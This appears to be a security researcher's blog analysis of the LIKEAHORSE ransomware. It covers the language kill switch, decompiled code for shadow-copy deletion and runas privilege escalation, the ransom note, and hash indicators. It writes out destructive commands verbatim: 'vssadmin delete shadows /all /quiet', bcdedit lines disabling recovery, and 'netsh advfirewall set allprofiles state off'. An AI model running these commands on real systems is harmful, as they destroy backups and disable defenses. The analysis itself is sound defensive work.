
LIKEAHORSE is a ransomware which garnered news in the month of January but while it was looked at, I have found no real report on its features and abilities online. Therefore, this blog post will be going over all its capabilities for future reference if any variation of it comes out in the future. As opposed to most mainstream malware, LIKEAHORSE is small but just as robust in doing the necessary attack assigned and should still be taken seriously.

Malware Targets

Looking at the code of the executable, the first thing checked is the default language ID of the computer. If the language ID numbers are found the process is immediately terminated. The countries & languages not affected by this malware are Tatar via Russia, Armenian via Armenia, Azerbaijani via Azerbaijan, Kyrgyz via Kyrgyzstan, Tajik via Cyrillic and Tajikistan, Belarusian via Belarus, Kazak via Kazakhstan.


This leads me to speculate that this malware originated from somewhere eastern European, possibly Russia.



```
  UserDefaultLangID = GetUserDefaultLangID();
  if ( UserDefaultLangID != 1087                // Kazak (kazakhstan)
                                                // Belarusian (belarus)
                                                // Tajik (Cyrillic, Tajikistan)
                                                // Azerbaijani (Azerbaijan)
                                                // kyrgyz (kyrgyzstan)
                                                // tatar (Russian)
                                                // Azerbaijani (Azerbaijan)
                                                // Armenian (armenia)
                                                //
    && UserDefaultLangID != 1059
    && UserDefaultLangID != 1064
    && UserDefaultLangID != 1068
    && UserDefaultLangID != 1088
    && UserDefaultLangID != 1092
    && UserDefaultLangID != 2092
```


Privilege Escalation Attempt

The interesting feature of this sample is its ability to delete shadow copies using the program vssadmine.exe. Shadow copies are backups/snapshots of a windows system to roll back the clock on the system in the event of file corruption, deletion or in this case ransomware.



```
lstrcpyW(delete_shadow_copies, L" delete shadows /all /quiet");
for ( i = 0; i < 0x44; ++i )
  *((_BYTE *)&StartupInfo.cb + i) = 0;
StartupInfo.cb = 68;
result = CreateProcessW(
           L"C:\\Windows\\sysnative\\vssadmin.exe",
           delete_shadow_copies,
           0,
           0,
           0,
           0x8000000u,
           0,
           0,
           &StartupInfo,
           &ProcessInformation);
if ( result )
```

Because of this ability LIKEAHORSE must then escalate its privileges. This is done through capturing tokens and then using the tool runas to launch LIKEAHORSE as administrator. If successful, the shadow copies will be deleted, making reverting to an earlier state after the attack more difficult if not impossible without proper offline backups.



```
      && GetLastError() == ERROR_INSUFFICIENT_BUFFER )
    {
      var_token_information = (PSID *)mw_heap_alloc_wrap((void *)ReturnLength);
      if ( var_token_information )
      {
        if ( GetTokenInformation(TokenHandle, TokenIntegrityLevel, var_token_information, ReturnLe
        {
          SidSubAuthorityCount = GetSidSubAuthorityCount(*var_token_information);
          if ( *GetSidSubAuthority(*var_token_information, *SidSubAuthorityCount - 1) == 4096 )
          {
            v0 = 1;
            var_module_filename = (WCHAR *)mw_heap_alloc_wrap((void *)0x1000);
            if ( var_module_filename && GetModuleFileNameW(0, var_module_filename, 0x800u) )
            {
              while ( !ShellExecuteW(0, L"runas", var_module_filename, 0, 0, 1) && GetLastError()
                ;
            }
            clean_up(var_module_filename);
          }
        }
```

Defense Take Down


Even if privileges are not escalated LIKEAHORSE can still issue the following commands to take down the defenses of the target.

- **bcdedit /set {current} bootstatuspolicy ignoreallfailures**
- **bcdedit /set {current} recoveryenabled no**
- **netsh advfirewall set allprofiles state off**

Also, the program tesql.exe is tried to be found but the reason for this is unclear.

Encryption Keys Mechanisms & Fail Safe Feature

LIKEAHORSE utilizes a key encryption method that doesn't take away from its strength but acts like a host-based indicator for future variants. First, there is a hard coded base64 encoded RSA encryption key found within the binary itself. This key is then used to encrypt the generated private keys created during run time. This private key is then encoded with base64 and then written to a PNG file called **_uninstall_.png**. This by the way is a fake PNG file and not steganography. An unencrypted public key which is generated by the program at run time is also written to this file.



```
pdwDataLen = struct_key_obj->private_key_size_1024;
if ( CryptEncrypt(key_context, 0, 1, 0, (BYTE *)var_encrypted_output, &pdwDataLen, 0x400u) )
{                                     // PUBLIC KEY ENCRYPTS PRIVATE KEY AND THEN STORED IN FILE
  lpBuffer = base64_encode(var_encrypted_output, pdwDataLen);
  hFile = CreateFileW(png_file_trojan, 0x40000000u, 1u, 0, 2u, 6u, 0);// Writes THE KEY FILE IN THE
  if ( hFile != (HANDLE)-1 )
  {
    v12 = lstrlenA(lpBuffer);
    WriteFile(hFile, lpBuffer, v12 + 1, &NumberOfBytesWritten, 0);
    WriteFile(
      hFile,
      *(LPCVOID *)&struct_key_obj->public_key,
      struct_key_obj->public_key_size_1024,
      &NumberOfBytesWritten,
      0);
    CloseHandle(hFile);
    key_context = NumberOfBytesRead;
  }
}
CLEANUP((int)var_encrypted_output, 0x400u);
```

From analyzing this sample, I believe I can speculate that this is some sort of fail safe. The file _uninstall_.png is written only once and written as a PNG file. Therefore, this file will probably be overlooked. If the ransomware ever encrypted the authors computer this the encryption keys can be recovered with the second pair of the hardcoded base64 encoded key. Now while this protects the authors this also created a large host-based indicator which can be used to possible track versions of the malware sample.

Hard Coded Key

MD5: 6c9954510b946650e2334662cd66deb9


SHA-1: 187f1ec4893e51a7a0d8387770b74a35863a4254

SHA-256: 64383d0284c129587615505c8967d5a924b999a8c6a44a326988b4df461f8c50

This doesn't help the victim as they will never have access to the 2nd key pair.

RANSOMWARE NOTE

LIKEAHORSE leaves a ransomware note detailing how the payment method should go down. It also contains a unique ID



```
Hello my dear friend
Unfortunately for you, a major IT security weakness left you open to attack, your files have been encrypted
If you want to restore them, install ICQ software on your PC https://icq.com/windows/ or on your mobile phone search
in Appstore / Google market ICQ
Write to our ICQ @likeahorse
  https://icq.im/LIKEAHORSE
 Skype LIKEAHORSE DECRYPTION
 Attention!
Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.
We are always ready to cooperate and find the best way to solve your problem.
The faster you write, the more favorable the conditions will be for you.
Our company values its reputation.  We give all guarantees of your files decryption
IF WE DONT SEE MESSAGES FROM YOU IN 48 HOURS - WE WILL SELL YOUR DATABASES AND IMPORTANT INFORMATION TO YOUR
COMPETITORS,AFTER YOU WILL SEE IT AT OPEN SOURCE AND DARKNET
 Start messaging with an incident ID and 2-3 test files up to 1mb
  your unique ID
```

MD5: a096f2bd21b84276abd6b39833db1714

SHA-1: 13044247b7c10bd46edf267b745f29b057265fb8

SHA-256: 0b2c5164788763f143600520cb9e89e797cbe3e634db182100bdb51312c2c21c

Network Capabilities

From my analysis there are no signs that LIKEAHORSE can move through a network or that it is actively looking for a vulnerability to do so. There is a total lack of network activity all together. It does have the ability to encrypt multiple logical drives though but that is the extent of its pervasiveness.

Conclusion

LIKEAHORSE should be categorized as a low-grade ransomware. It's lack of worm like abilities and less ensured privilege escalation tactics make it not as powerful as other ransomware. The analysis here was done on a Windows 7 virtual machine and even then, its privilege escalation technique did not work. Using good backups which are offloaded are still an effective mechanism for combatting this ransomware but there are several more.

Hardening configuration audits so that this sample cannot take down defenses is a must.

Updating IOCs found in this report should also happen. The encryption keys hard coded provide a great host-based IOC that can be used to quickly determine this sample and track version changes.

LIKEAHORSE SIGNATURES

MD5: bb23e3de5bcd95e4c5b47ba1276f4a39

SHA-1: e8066a96876c287b837869412e6be99847f4588c

SHA-256: 6d2efda037fe23b1fe3a5bae44f5b9f7ddfdf621c5df6cb6999d801bbdf79b0f